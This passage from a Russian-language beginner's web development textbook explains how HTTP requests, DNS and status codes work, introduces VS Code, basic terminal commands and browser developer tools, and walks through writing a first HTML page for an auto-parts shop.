`200 OK` и готовый HTML. Или `404`, если такого адреса нет
- 7 Рисует страницу и просит остальное** **БРАУЗЕР**
За каждым стилем, скриптом и картинкой уходит отдельный запрос. Их бывает 30–80

Где обычно ломается: шаг 2 — домен куплен, но не настроен, сайт «не открывается». Шаг 5 — ошибка в вашем коде, приходит 500. Шаг 6 — опечатка в адресе, приходит 404.

РАЗБИРАЕМСЯ

Клиент и сервер

Два слова, которые нужно развести раз и навсегда.

Клиент — тот, кто просит. В нашем случае это **браузер**: Chrome, Safari, Firefox, Яндекс.Браузер — любой. Он живёт на вашем телефоне или компьютере.

Сервер — тот, у кого просят. Это компьютер, который включён круглосуточно и умеет отвечать на письма.

И вот тут первое открытие для многих: **сервер** — это обычный компьютер. Не волшебный ящик. У него есть процессор, память, диск и операционная система. Отличий всего три:

- он не выключается;
- у него нет монитора и клавиатуры — им управляют по сети;
- он стоит не дома, а в дата-центре, где хороший интернет и не пропадает электричество.

Ваш ноутбук тоже может стать сервером. Мы это сделаем уже в главе 4: запустим на нём маленький сервер и откроем собственный сайт. Никакой мистики.

Кстати, «клиент» и «сервер» — это роли, а не предметы. Один и тот же компьютер может быть сервером для одних и клиентом для других. Наш магазин будет сервером для покупателей и клиентом, когда пойдёт спрашивать цены у поставщика.

РАЗБИРАЕМСЯ

Что происходит, когда вы жмёте Enter

Теперь подробно. Вы набрали `autodoc.tj` и нажали Enter. Поехали.

► Шаг 1. Браузер разбирает адрес

Адрес сайта — это не одно слово, а несколько частей. Возьмём полный вид:

```
https://autodoc.tj/catalog/brakes?page=2
```

КУСОК	КАК НАЗЫВАЕТСЯ	ЧТО ЗНАЧИТ
<code>https</code>	протокол	На каком языке разговаривать. <code>https</code> — «по-человечески, но зашифровано»
<code>://</code>	разделитель	Просто знак, что дальше идёт адрес
<code>autodoc.tj</code>	домен	Имя дома, куда едем
<code>/catalog/brakes</code>	путь	Какая именно комната в доме нужна
<code>?page=2</code>	параметры	Уточнение: «вторая страница»

Браузер это всё раскладывает и понимает, куда собирается.

► Шаг 2. Браузер узнаёт настоящий адрес — DNS

Вот тут интересное. Компьютеры **не умеют** находить друг друга по именам вроде `autodoc.tj`. Они работают с числами — IP-адресами, например `185.12.94.7`.

Имя нужно людям. Число нужно машинам.

Поэтому существует DNS — телефонный справочник интернета. Браузер спрашивает: «какой номер у `autodoc.tj`?» — и получает: «185.12.94.7».

Аналогия проще некуда. Вы же не помните номер телефона мамы — вы открываете контакты и жмёте «Мама». Контакты сами подставляют цифры. DNS — это контакты интернета.

⚠ Почему это важно знать: если сайт «не открывается», очень часто виноват именно DNS. Домен купили, но не настроили — и справочник просто не знает, куда вас отправить. В главе 58 мы это настроим руками.

► Шаг 3. Браузер стучится в дверь

Зная IP-адрес, браузер устанавливает **соединение** с сервером. Как позвонить и дождаться, пока снимут трубку.

Если адрес начинался с `https`, то в этот момент собеседники ещё и договариваются о шифровании: «давай дальше разговаривать так, чтобы посторонние не поняли». Именно поэтому в браузере появляется замочек.

Чем `https` отличается от `http` на бытовом уровне:

- `http` — открытка. Её может прочитать любой почтальон по дороге.
- `https` — запечатанный конверт. Видно, что письмо едет, но не видно, что внутри.

Пароли и номера карт по открыткам не отправляют. Поэтому сегодня `https` обязателен.

► Шаг 4. Браузер отправляет запрос

Наконец само письмо. Выглядит оно примерно так:

```
GET /catalog/brakes HTTP/1.1
Host: autodoc.tj
User-Agent: Chrome
Accept-Language: ru
```

Не пугайтесь, читается легко:

СТРОКА	ЧТО ГОВОРИТ
GET	«Дай посмотреть». Это метод — тип просьбы
/catalog/brakes	Что именно дать
HTTP/1.1	На какой версии языка говорим
Host:	В какой дом стучимся
User-Agent:	Кто пришёл: браузер представляется
Accept-Language:	«Я предпочитаю русский»

Строки после первой называются **заголовками** — это уточнения к просьбе.

Методов запроса всего **несколько**, и два из них вам понадобятся постоянно:

МЕТОД	СМЫСЛ	ПРИМЕР ИЗ ЖИЗНИ МАГАЗИНА
GET	«Покажи»	Открыть каталог, посмотреть товар
POST	«Прими и запиши»	Оформить заказ, отправить форму
PUT	«Замени целиком»	Обновить карточку товара
DELETE	«Удали»	Удалить товар из корзины

Разницу GET и POST разберём подробно в главе 24, когда будем делать формы. Пока запомните так: **GET смотрит, POST меняет**.

► Шаг 5. Сервер думает

Письмо дошло. Сервер его прочитал и понял: просят страницу каталога тормозных колодок.

И вот здесь просыпается всё то, о чём мы говорили в первой главе. Запускается **PHP**. Он идёт в **базу данных** с запросом на **SQL**, получает список товаров, подставляет их в шаблон и собирает **HTML**.

Занимает это обычно от 20 до 200 миллисекунд. Если дольше — пользователи начинают уходить, и в главе 30 мы будем разбираться, почему тормозит.

► Шаг 6. Сервер отвечает

Ответ выглядит так:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
  <head><title>Тормозные колодки</title></head>
  <body>...</body>
</html>
```

Сверху — служебная часть, снизу, после пустой строки, — сам HTML.

200 OK — это **код ответа**. Сервер всегда сообщает, чем закончилось дело. Вот те коды, которые вы будете видеть каждый день:

КОД	ЧТО ОЗНАЧАЕТ	КОГДА ВЫ ЕГО ВСТРЕТИТЕ
200	Всё хорошо, вот страница	Обычная работа
301 / 302	Переехали, идите по другому адресу	Перенаправление, например с <code>http</code> на <code>https</code>
403	Вижу вас, но не пушу	Полез в админку без прав
404	Такой страницы нет	Опечатка в адресе, удалённый товар
500	Сервер сам сломался	Ошибка в вашем коде. Самый частый гость новичка
503	Сервер перегружен	Слишком много посетителей разом

Запомните различие, оно экономит часы: **404** — **вы ошиблись адресом**. **500** — **ошиблись вы, но в коде**. Первое лечится ссылкой, второе — чтением логов (глава 56).

► Шаг 7. Браузер рисует страницу

HTML приехал. Браузер читает его сверху вниз и строит из него страницу.

Но HTML — это только текст. По дороге ему встречаются ссылки на другие файлы: стили, картинки, скрипты. И за каждым файлом браузер **отправляет отдельный запрос**.

Вот это открытие обычно удивляет: одна страница — это не одно письмо, а **десятки**.

Запрос 1 → сама страница (HTML)
Запрос 2 → файл стилей (CSS)
Запрос 3 → скрипт (JavaScript)
Запрос 4 → логотип
Запрос 5 → фото товара №1
Запрос 6 → фото товара №2
...и так далее

Обычная страница магазина — это 30-80 запросов. Поэтому сайты и «весят»: не текст тяжёлый, а картинки, которых много.

► Шаг 8. Оживает JavaScript

Последним включается JavaScript и начинает следить за действиями: клики, ввод, прокрутка. Страница из картинки превращается в живую.

Собрали много новых слов. Разложим по полочкам — это ваш словарь на все оставшиеся главы.

СЛОВО	КАК ЧИТАЕТСЯ	ЧТО ЭТО ПРОСТЫМИ СЛОВАМИ
HTTP	«эйч-ти-ти-пи»	Язык, на котором браузер разговаривает с сервером. Правила переписки
HTTPS	«эйч-ти-ти-пи-эс»	То же самое, но зашифрованное. S — от <i>secure</i> , «безопасный»
Запрос (request)		Письмо от браузера к серверу: «дай мне вот это»
Ответ (response)		Письмо обратно: «вот, держи» или «не могу, вот почему»
Клиент		Тот, кто просит. Обычно браузер
Сервер		Тот, у кого просят. Компьютер, который всегда включён
IP-адрес	«ай-пи»	Номер компьютера в сети: 185.12.94.7
Домен		Человеческое имя сайта: autodoc.tj
DNS	«ди-эн-эс»	Справочник, который переводит имя в номер
Хостинг		Услуга: вам сдают в аренду место на сервере
Заголовки (headers)		Уточнения к письму: кто я, что понимаю, на каком языке
GET	«гет»	Метод «покажи»
POST	«пост»	Метод «прими и запиши»
Код ответа		Число-итог: 200 — хорошо, 404 — нет такого, 500 — сломалось
Порт		Номер двери в доме. У http дверь 80, у https — 443

Про порт чуть подробнее, потому что он вам скоро встретится. Если IP-адрес — это дом, то порт — квартира в этом доме. На одном компьютере может работать несколько программ, и каждая слушает свою дверь. Когда в главе 4 мы запустим сервер на своём компьютере, адрес будет выглядеть как `localhost:8000` — вот `8000` и есть номер двери.

А `localhost` — это «мой собственный компьютер». Всегда. На любой машине. Его IP — `127.0.0.1`, и он тоже всегда один и тот же.

НА ЭКРАНЕ

Посмотрите на это своими глазами

Всё описанное можно увидеть прямо сейчас, без единой строчки кода.

1. Откройте любой сайт в Chrome.
2. Нажмите F12 (на Mac — `Cmd+Option+I`). Откроется панель разработчика.
3. Перейдите на вкладку **Network** («Сеть»).
4. Обновите страницу клавишей F5.

Вы увидите список — это все те самые запросы. Каждая строка: имя файла, код ответа, размер, сколько миллисекунд занял.

Пощёлкайте по строкам. Справа откроются заголовки запроса и ответа — те же самые, что мы разбирали выше, только настоящие.

Это не учебная симуляция. Это реальная переписка вашего браузера с сервером. Профессиональные разработчики смотрят в эту вкладку каждый день.

ГРАБЛИ

Грабли

«Сайт лежит» — а на самом деле нет. Прежде чем паниковать, откройте его в другом браузере, с телефона по мобильному интернету и в режиме инкогнито. Очень часто «лежит» только у вас: кэш, DNS, провайдер, старая версия страницы.

Кэш — ваш главный обманщик. Браузер запоминает файлы, чтобы не качать их дважды. Полезно для скорости, вредно при разработке: вы поправили стили, а браузер показывает старые. Лечится жёстким обновлением: `Ctrl+F5` (на Mac `Cmd+Shift+R`). Запомните эту комбинацию — она сэкономит вам десятки часов недоумения.

Путать 404 и 500. 404 — «я не нашёл такой адрес». 500 — «я нашёл, но при выполнении всё упало». Это разные проблемы и разные места поиска.

Думать, что **https** защищает сайт от взлома. Не защищает. **https** шифрует только дорогу между браузером и сервером. Если в вашем коде дыра, шифрование канала не поможет никак. Безопасностью займёмся в главе 36.

Считать, что домен и хостинг — одно и то же. Домен — это имя. Хостинг — это место, где живёт сайт. Покупаются отдельно, часто у разных компаний. Как отдельно взять номер телефона и отдельно снять квартиру.

ЗАДАЧИ

Задачи

Задача 2.1. Разберите адрес на части — назовите протокол, домен, путь и параметры:

`https://autodoc.tj/search?q=kolodki&brand=bosch`

Задача 2.2. Какой код ответа вы получите в каждом случае?

1. Открыли главную страницу работающего сайта.
2. Ошиблись в адресе на одну букву.
3. Программист забыл точку с запятой, и PHP упал.
4. Зашли в админку, не будучи администратором.

Задача 2.3. Откройте панель разработчика (F12 → Network) на любимом сайте и обновите страницу. Сколько всего запросов ушло? Какой файл оказался самым тяжёлым? Запишите числа — в главе 57 мы вернёмся к ним, когда будем ускорять свой сайт.

Задача 2.4. Объясните своими словами, что такое DNS. Одно предложение, без слова «DNS».

Задача 2.5. Что произойдёт, если DNS сломается, а сайт при этом работает? Сможете ли вы попасть на сайт вообще?

Задача 2.6. Почему форму оформления заказа отправляют методом POST, а не GET? Подсказка: подумайте, что окажется в адресной строке браузера.

Ответы — в Приложении Г.

В коде `autodoc.tj` эта глава встречается буквально везде.

Загляните в любой файл в папке `api/` — например `api/vin_order_request.php`. Первые строки почти каждого такого файла проверяют метод запроса:

```
if ($_SERVER['REQUEST_METHOD'] !== 'POST') {  
    http_response_code(405);  
    exit;  
}
```

Дословно: «если пришли не методом POST — верни код 405 („метод не разрешён“) и заканчивай». Это защита: страницу, которая создаёт заказ, нельзя открывать простой ссылкой.

Через двадцать глав вы будете писать такие проверки не задумываясь.

ИТОГ

Итог

- Интернет — это почта. **Запрос** туда, **ответ** обратно.
- Клиент просит (браузер), **сервер** отвечает. Сервер — обычный компьютер, который не выключают.
- DNS переводит имя `autodoc.tj` в номер `185.12.94.7`. Как контакты в телефоне.
- HTTP — язык переписки. **GET** смотрит, **POST** записывает.
- Коды ответа: 200 — хорошо, 404 — нет адреса, 500 — сломался код, 403 — не пушу.
- Одна страница — это десятки запросов: HTML, стили, скрипты, каждая картинка.
- F12 → **Network** показывает всю эту переписку вживую. Пользуйтесь.
- Ctrl+F5 обновляет страницу мимо кэша. Запомните прямо сейчас.

В следующей главе перестанем читать и наконец возьмём инструменты в руки.

Инструменты: редактор, терминал, браузер

ЗАЧЕМ ЭТО

Зачем эта глава

Хорошая новость: чтобы делать сайты, не нужен мощный компьютер и не нужны платные программы. Нужны три вещи, и все три бесплатные.

Плохая новость: одна из них — **терминал**, то самое чёрное окно с буквами. Именно на нём спотыкается больше всего новичков. Не потому, что он сложный, а потому, что выглядит недружелюбно.

В этой главе мы поставим всё необходимое и — главное — подружимся с терминалом. К концу главы вы будете уверенно перемещаться по папкам и запускать программы, не трогая мышку.

РАЗБИРАЕМСЯ

Три инструмента, и всё

ИНСТРУМЕНТ	ЧТО ДЕЛАЕТ	АНАЛОГИЯ ИЗ МАСТЕРСКОЙ
Редактор кода	В нём вы пишете код	Верстак, за которым работаете
Терминал	В нём вы запускаете программы	Пульт управления станками
Браузер	В нём вы смотрите результат	Зеркало: сразу видно, что получилось

Всё. Ни «мощного железа», ни платных подписок. Подойдёт любой компьютер, купленный за последние десять лет.

► Почему не Word и не «Блокнот»

Первый вопрос новичка: а нельзя писать код в Word? Нельзя, и вот почему.

Word — это **текстовый процессор**. Он не хранит просто буквы, он хранит оформление: шрифты, размеры, отступы. И когда вы сохраните файл, туда попадёт куча невидимого мусора. Браузер такое не поймёт.

Код — это **чистый текст**. Только символы, ничего больше.

«Блокнот» из Windows чистый текст умеет, но он совершенно ничем не помогает. Это как строить дом одним молотком: теоретически можно, практически — мучение.

► Что ставить: Visual Studio Code

Берите VS Code — бесплатный редактор от Microsoft. Он стал стандартом: на нём работают миллионы разработчиков, под него есть всё на свете.

Скачивается с code.visualstudio.com, ставится как обычная программа, работает на Windows, macOS и Linux.

► Что редактор делает за вас

Вот почему в нём в разы приятнее, чем в блокноте:

- **Подсвечивает синтаксис.** Теги одним цветом, текст другим, ошибки третьим. Глаз сам находит нужное место.
- **Закрывает скобки.** Написали `<div>` — редактор сам поставит `</div>`. Помните правило «что открыли, то закрой»? Он будет следить за этим вместо вас.
- **Подсказывает.** Начали писать `back` — предложит `background`, `background-color` и остальные варианты.
- **Показывает ошибки до запуска.** Забыли кавычку — подчеркнёт красным сразу.
- **Ищет по всему проекту.** Где у меня в тридцати файлах написано `price`? Одна команда.

► Три настройки, которые стоит сделать сразу

Откройте настройки (Ctrl+, или Cmd+,) и поищите по названию:

1. **Word Wrap** → включить (**on**). Длинные строки будут переноситься, а не уезжать за край экрана.
2. **Font Size** → 15 или 16. Глаза скажут спасибо, а вы просидите за кодом много часов.
3. **Auto Save** → **afterDelay**. Файл сохраняется сам. Половина «загадочных ошибок» у новичков — это несохранённый файл.

► Два расширения, которые пригодятся

В VS Code слева есть иконка с кубиками — это магазин расширений. Поставьте:

- **PHP Intelephense** — умные подсказки по PHP.
- **Russian Language Pack** — если хочется интерфейс на русском.

Остальное — потом, по мере надобности. Не увлекайтесь: новички часто ставят тридцать расширений вместо того, чтобы писать код.

РАЗБИРАЕМСЯ

Инструмент второй: терминал

Вот к нему и подошли. Давайте сразу снимем страх.

► Что это вообще такое

Терминал — это способ управлять компьютером словами, а не мышкой. Всё.

Вы уже умеете управлять мышкой: открыть папку, скопировать файл, запустить программу. В терминале вы делаете то же самое, но пишете команду.

Зачем, если мышкой привычнее? Четыре причины:

1. Многие программы просто не имеют окон. Тот же PHP-сервер запускается только командой.
2. Быстрее. Одна строка вместо десяти кликов.
3. Повторяемо. Команду можно записать, отдать коллеге, вставить в инструкцию.
4. На сервере другого способа нет. У сервера нет монитора — только терминал. Когда в главе 57 будем выкладывать сайт, работать придётся именно так.

► Где его найти

СИСТЕМА	КАК ОТКРЫТЬ
Windows	Пуск → напечатать PowerShell → Enter
macOS	Cmd+Пробел → напечатать Терминал → Enter
Linux	Ctrl+Alt+T
Прямо в VS Code	Меню Терминал → Новый терминал, или Ctrl+`

Последний способ — самый удобный. Терминал открывается прямо под кодом, и не нужно прыгать между окнами.

► Как читать эту непонятную строчку

Открыли терминал и увидели что-то вроде:

```
firdavs@MacBook ~/projects %
```

Расшифровываем:

ЧАСТЬ	ЧТО ЗНАЧИТ
firdavs	ваше имя пользователя
MacBook	имя компьютера
~/projects	где вы сейчас находитесь — самое важное
% или \$ или >	приглашение: «пиши команду»

Ключевая мысль: терминал всегда находится в какой-то папке. Как вы, открывая проводник, всегда стоите в какой-то папке. Команды выполняются относительно неё.

Значок ~ означает вашу домашнюю папку. На Windows это C:\Users\Firdavs, на Mac — /Users/firdavs.

► Семь команд, которых хватит надолго

Правда семь. Не сто, не тридцать — семь.

КОМАНДА	РАСШИФРОВКА	ЧТО ДЕЛАЕТ
<code>pwd</code>	<i>print working directory</i>	Где я сейчас? Показывает полный путь
<code>ls</code>	<i>list</i>	Что здесь лежит? Список файлов и папок
<code>cd имя</code>	<i>change directory</i>	Зайти в папку
<code>cd ..</code>		Подняться на уровень выше
<code>mkdir имя</code>	<i>make directory</i>	Создать папку
<code>touch имя</code>		Создать пустой файл
<code>clear</code>		Очистить экран, когда намусорили

На Windows в PowerShell работают все эти команды, кроме `touch`. Вместо него: `New-Item имя.txt`.

► Три приёма, которые экономят время

1. Клавиша Tab дописывает за вас. Начните печатать `cd proj` и нажмите Tab — терминал сам допишет `projects`. Это не только быстрее, но и защищает от опечаток.
2. Стрелка вверх достаёт прошлые команды. Нажмите ↑ — появится предыдущая команда. Ещё раз — позапрошлая.
3. Ctrl+C прерывает. Запустили что-то и хотите остановить — Ctrl+C. Работает почти везде. Понадобится, когда будем гасить наш сервер.

► Потренируйтесь прямо сейчас

Не читайте дальше — откройте терминал и наберите по очереди:

```
pwd
ls
mkdir moi-magazin
cd moi-magazin
pwd
ls
cd ..
```

Что произошло: посмотрели, где мы → посмотрели содержимое → создали папку → зашли в неё → убедились, что вошли → увидели, что она пустая → вышли обратно.

Всё. Вы только что поработали в терминале. Ничего страшного не случилось.

РАЗБИРАЕМСЯ

Инструмент третий: браузер

Браузер у вас уже есть. Но нужно узнать про него кое-что новое.

Возьмите **Chrome** или **Firefox** для разработки. Не потому, что они лучше как браузеры, а потому, что у них лучшие инструменты разработчика и вся документация написана под них.

► Панель разработчика — ваш второй дом

Нажмите F12 (на Mac **Cmd+Option+I**). Панель, которую вы уже открывали в прошлой главе. Вот вкладки, которые понадобятся:

ВКЛАДКА ДЛЯ ЧЕГО

Elements	Смотреть HTML страницы и менять его на лету . Можно поменять цвет кнопки и сразу увидеть результат
Console	Ошибки JavaScript. Первое место, куда смотреть, когда «ничего не работает»
Network	Все запросы: что загрузилось, что нет, сколько заняло
Sources	Исходные файлы страницы

Совет, который экономит нервы: приучитесь держать консоль открытой, когда пишете JavaScript. Половина проблем в ней прямым текстом объяснена — просто туда никто не смотрит.

Пока ставить не нужно, но чтобы вы знали, что впереди:

ЧТО	ЗАЧЕМ	В КАКОЙ ГЛАВЕ
PHP	Чтобы работал серверный код	Глава 19
MySQL	База данных	Глава 26
Git	Хранить историю изменений и не терять работу	Глава 53

Всё это ставится одним пакетом — **XAMPP** (Windows/Mac) или **OpenServer** (Windows). Один установщик кладёт сразу PHP, MySQL и веб-сервер. Подробную инструкцию дам в главе 19, когда дойдём до PHP, — чтобы не ставить впрок то, чем ещё не пользуемся.

Заведите порядок сразу, потом будете благодарны.

Создайте папку для всех своих проектов в домашней директории:

```
projects/  
  moi-magazin/    ← наш будущий магазин  
  eksperimenty/   ← пробы и опыты
```

Два правила, которые избавят от боли:

Никаких русских букв и пробелов в названиях файлов и папок. Не `Мой магазин/каталог товаров.php`, а `moi-magazin/catalog.php`. Веб-серверы, командная строка и системы контроля версий с русскими буквами и пробелами дружат плохо, и вы поймаете «мистическую» ошибку на ровном месте.

Не храните проект в облачных папках. Не кладите код в Dropbox, iCloud или «Рабочий стол», который синхронизируется. Облако начнёт синхронизировать тысячи мелких файлов и создавать конфликтные копии. Для истории изменений есть Git — им и займёмся в главе 53.

«Я боюсь что-то сломать в терминале». Команды из этой книги ничего не ломают. Опасны ровно две вещи: `rm -rf` (удаляет безвозвратно) и всё, что начинается с `sudo` (выполняется от имени администратора). Мы их не используем. Правило простое: **не вставляйте в терминал команду, которую не понимаете**, особенно из случайных статей в интернете.

Файл сохранён? Точно? Классика жанра: правите код, обновляете браузер, ничего не меняется. В VS Code несохранённый файл помечен **точкой** рядом с именем вкладки. Включите автосохранение и забудьте про эту проблему.

Расширение файла имеет значение. `index.html` — страница. `index.txt` — просто текст, браузер покажет исходник. На Windows расширения по умолчанию скрыты, и легко создать `index.html.txt`, не заметив этого. Включите показ расширений: Проводник → Вид → «Расширения имён файлов».

Кириллица в коде. В самом тексте страницы русский, конечно, можно и нужно. Нельзя — в именах файлов, папок и названиях переменных.

Задача 3.1. Установите VS Code и сделайте три настройки из главы: перенос строк, размер шрифта, автосохранение.

Задача 3.2. Откройте терминал и выполните цепочку. Запишите, что вывела каждая команда:

```
pwd
mkdir projects
cd projects
mkdir moi-magazin
cd moi-magazin
pwd
```

Задача 3.3. Найдите на своём компьютере домашнюю папку через `pwd`, а потом откройте её же в обычном проводнике. Убедитесь, что это одно и то же место. Важно почувствовать: терминал и проводник — два окна в один и тот же дом.

Задача 3.4. Откройте любой сайт, нажмите F12 → вкладка **Elements**. Найдите заголовок страницы, дважды кликните по тексту и замените его на своё имя. Нажмите Enter.

Что произошло на самом деле — вы взломали сайт? Ответ обязательно посмотрите в приложении, он важный.

Задача 3.5. Откройте F12 → **Console** на трёх разных сайтах. Найдите хотя бы один с красными ошибками. Их полно даже у крупных компаний — это нормально и полезно знать.

Задача 3.6. Создайте на компьютере папку `projects/moi-magazin` — там мы будем строить магазин всю оставшуюся книгу.

Ответы — в Приложении Г.

В БОЮ

Откройте в проводнике корень этого репозитория и посмотрите на имена файлов:

`seller_shop.php` , `product_edit.php` , `AutoEuroPriceProvider.php` .

Заметьте: **ни одного русского слова, ни одного пробела**. Только латиница, и слова разделены подчёркиванием. Это не эстетство — это то самое правило, которое избавляет от необъяснимых сбоев на боевом сервере.

ИТОГ

Итог

- Нужны три инструмента: **редактор** (VS Code), **терминал**, **браузер** (Chrome). Все бесплатные.
- Код — это **чистый текст**. Word и «Блокнот» не годятся.
- Терминал — управление компьютером словами. Он всегда стоит в какой-то папке.
- Хватит **семи команд**: `pwd`, `ls`, `cd`, `cd ..`, `mkdir`, `touch`, `clear`.
- **Tab** дописывает, **стрелка вверх** повторяет, **Ctrl+C** прерывает.
- **F12** открывает панель разработчика: Elements, Console, Network.
- В именах файлов — **только латиница, без пробелов**.
- Не держите проект в облачной папке.

В следующей главе делаем первую страницу и открываем её в браузере. Наконец-то руками.

Первый файл на экране

ЗАЧЕМ ЭТО**Зачем эта глава**

Три главы мы читали. Хватит.

Сейчас вы сделаете страницу, откроете её в браузере и увидите на экране то, что написали своими руками. Это займёт минут пятнадцать.

Момент, когда браузер впервые показывает **вашу** страницу, — важный. Не потому, что страница получится красивой (она получится страшной), а потому, что с этой секунды интернет перестаёт быть чем-то, что делают «где-то там другие люди».

Единственная просьба: **набирайте руками**. Не копируйте мышкой. Пальцы запоминают синтаксис быстрее, чем глаза.

РАЗБИРАЕМСЯ**Делаем страницу****► Шаг 1. Заводим папку**

Откройте терминал и выполните (или сделайте то же самое мышкой в проводнике):

```
cd ~  
mkdir -p projects/moi-magazin  
cd projects/moi-magazin
```

Мы в папке будущего магазина. Отсюда и начнём.

► Шаг 2. Открываем папку в редакторе

Запустите VS Code, выберите *Файл* → *Открыть папку* и укажите `projects/moi-magazin`.

Слева появится пустое дерево файлов. Это ваш проект.

Почему открывать именно папку, а не файл: редактор тогда видит весь проект целиком — может искать по всем файлам, подсказывать пути, показывать структуру. Привыкайте работать папками.

► Шаг 3. Создаём файл

В панели слева нажмите иконку «новый файл» и назовите его:

```
index.html
```

Имя важное, не придумывайте своё. `index.html` — это имя по умолчанию. Когда браузер приходит по адресу сайта, а конкретная страница не указана, сервер отдаёт именно `index.html`. Как «главная дверь» дома.

► Шаг 4. Пишем

Наберите это. Именно наберите:

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <meta charset="UTF-8">
  <title>Моя первая страница</title>
</head>
<body>
  <h1>Привет! Это моя первая страница.</h1>
  <p>Я сделал её сам, и она работает.</p>
</body>
</html>
```

Сохраните: Ctrl+S (на Mac Cmd+S).

► Шаг 5. Открываем в браузере

Найдите файл в проводнике и дважды щёлкните по нему. Откроется браузер.

Вот что вы увидите:

Привет! Это моя первая страница.

Я сделал её сам, и она работает.

Работает. Вы только что сделали веб-страницу.

Посмотрите на адресную строку — там будет что-то вроде

`file:///Users/firdavs/projects/moi-magazin/index.html`. Обратите внимание на `file://` — это значит «файл с моего компьютера», а не из интернета. Пока так и нужно.

РАЗБОР ПО СЛОВАМ

Разбор по словам

Теперь разберём каждую строчку. Ни одна не написана «просто потому что».

► Строка 1: `<!DOCTYPE html>`

```
<!DOCTYPE html>
```

Читается «доктайп эйч-ти-эм-эл». Это **не тег**, а объявление: «дорогой браузер, дальше идёт современный HTML, показывай по современным правилам».

Зачем нужно: если его не написать, браузер включит «режим совместимости» — притворится браузером из 1999 года. Вёрстка поедет, и вы будете долго искать причину.

Пишется **всегда первой строкой**, ровно так, один раз на страницу. Больше о нём думать не нужно.

► Строки 2: `<html lang="ru">`

```
<html lang="ru">
```

ЧАСТЬ

ЧТО ЭТО

```
<html>
```

Корневой элемент. Внутри него живёт вся страница. Открывается в начале, закрывается в самом конце

```
lang="ru"
```

Атрибут. Сообщает: содержимое на русском

Вот и новое понятие — **атрибут**.

Атрибут — это уточнение к тегу. Пишется внутри уголков, после имени тега, в формате `имя="значение"`.

Аналогия: тег — это существительное, атрибут — прилагательное. `<html>` — «страница», `lang="ru"` — «русскоязычная».

Зачем `lang` на практике: браузер поймёт, на каком языке текст, и правильно предложит перевод. Программы для незрячих прочитают текст с русским произношением, а не с английским. Поисковики покажут ваш сайт русскоязычным пользователям.

► Строки 3–6: `<head>` — служебная часть

```
<head>
  <meta charset="UTF-8">
  <title>Моя первая страница</title>
</head>
```

`<head>` («хед», голова) — это служебная информация о странице. Всё, что внутри `<head>`, на самой странице не видно.

Аналогия: это как поля на конверте — адрес, индекс, марка. Само письмо внутри, а это данные о письме.

СТРОКА	ЧТО ДЕЛАЕТ
<code><meta charset="UTF-8"></code>	Кодировка. Объясняет браузеру, как понимать буквы
<code><title></code>	Название страницы. Оно видно на вкладке браузера и в результатах поиска

Про `charset="UTF-8"` — запомните намертво.

Компьютер хранит не буквы, а числа. Кодировка — это таблица «какое число какой букве соответствует». UTF-8 — таблица, в которой есть всё: русский, английский, таджикский, китайский, эмодзи.

Если эту строчку не написать, браузер начнёт гадать. И русский текст превратится в `ЉžŃ€Љ,Љ²ЉµŃ,` — знаменитые «кракозябры».

Правило: `<meta charset="UTF-8">` пишется всегда, в каждом файле, без исключений.

Заметьте ещё: у `<meta>` нет закрывающего тега. Такие теги называются **одинокими** — им нечего в себе содержать, они сами по себе законченная команда. Одиноких тегов немного: `<meta>`, `<img>`, `<br>`, `<input>`, `<hr>`.

► Строки 7–10: `<body>` — то, что видно

```
<body>
  <h1>Привет! Это моя первая страница.</h1>
  <p>Я сделал её сам, и она работает.</p>
</body>
```

`<body>` («боди», тело) — всё видимое содержимое страницы. Текст, картинки, кнопки, меню — всё живёт здесь.

Правило простое: не видно на экране → это в `<head>`. Видно → это в `<body>`.

`<h1>` и `<p>` вы уже встречали в первой главе: заголовок и абзац.

► Общая схема любой HTML-страницы

```
<!DOCTYPE html>      ← «дальше современный HTML»
<html>                ← вся страница
  <head>               ← служебное, невидимое
    кодировка
    название вкладки
  </head>
  <body>               ← видимое содержимое
    заголовки
    текст
    картинки
  </body>
</html>
```

Эта структура **одинакова у всех страниц в интернете**. Откройте код любого сайта — увидите её же. Через неделю вы будете набирать её не задумываясь.

► Про отступы

Заметили, что строки внутри `<head>` сдвинуты вправо? Это **отступы**, и они делаются специально.

Браузеру они не нужны — ему всё равно. Отступы нужны **человеку**: по ним сразу видно, что внутри чего лежит.

Правило: **каждый вложенный уровень сдвигается вправо** (обычно на 4 пробела или Tab).

Код без отступов — как текст без абзацев и знаков препинания: прочитать можно, но мучительно.

РАЗБИРАЕМСЯ

Делаем страницу похожей на магазин

Первая страница работает. Теперь наполним её чем-то осмысленным.

Замените содержимое `<body>` на это:

```
<body>
  <h1>Автозапчасти Firdavs</h1>
  <p>Запчасти для японских и немецких автомобилей. Худжанд, доставка по
Таджикистану.</p>

  <h2>Тормозные колодки Bosch</h2>
  <p>Артикул: 0986424815</p>
  <p>Цена: 250 сомони</p>
  <p>В наличии: 7 штук</p>
  <button>Купить</button>

  <h2>Масляный фильтр Mann</h2>
  <p>Артикул: W71280</p>
  <p>Цена: 45 сомони</p>
  <p>В наличии: 23 штуки</p>
  <button>Купить</button>
</body>
```

Не забудьте поменять и `<title>` — пусть будет «Автозапчасти — мой магазин».

Сохраните и обновите страницу в браузере клавишей F5.

Автозапчасти Firdavs

Запчасти для японских и немецких автомобилей. Худжанд, доставка по Таджикистану.

Тормозные колодки Bosch

Артикул: 0986424815

Цена: 250 сомони

В наличии: 7 штук

Купить

Масляный фильтр Mann

Артикул: W71280

Цена: 45 сомони

В наличии: 23 штуки

Купить

Вот честный результат — ровно то, что вы увидите у себя.

Давайте признаем прямо: **выглядит ужасно**. Чёрный текст на белом, всё в одну колонку, кнопки серые и системные. Ни один покупатель на таком сайте ничего не купит.

И это абсолютно правильный результат. Потому что мы написали только HTML — а HTML отвечает за содержание, не за красоту. Помните первую главу? Скелет.

Смотрите, что при этом **уже работает**:

- заголовки крупнее обычного текста, а `<h1>` крупнее `<h2>` ;
- абзацы отделены друг от друга воздухом;
- кнопки нажимаются — можете щёлкнуть, они «продавливаются»;
- на вкладке браузера видно название из `<title>` ;
- русский текст читается, кракозябр нет — спасибо `charset="UTF-8"` .

Всё это браузер сделал сам, по умолчанию, потому что вы **правильно назвали части**. Сказали «это заголовок» — он и оформлен как заголовок.

Красоту наведём в третьей части, начиная с главы 9. За один вечер эта же страница превратится в нормальный магазин. Но фундамент — вот он, уже стоит.

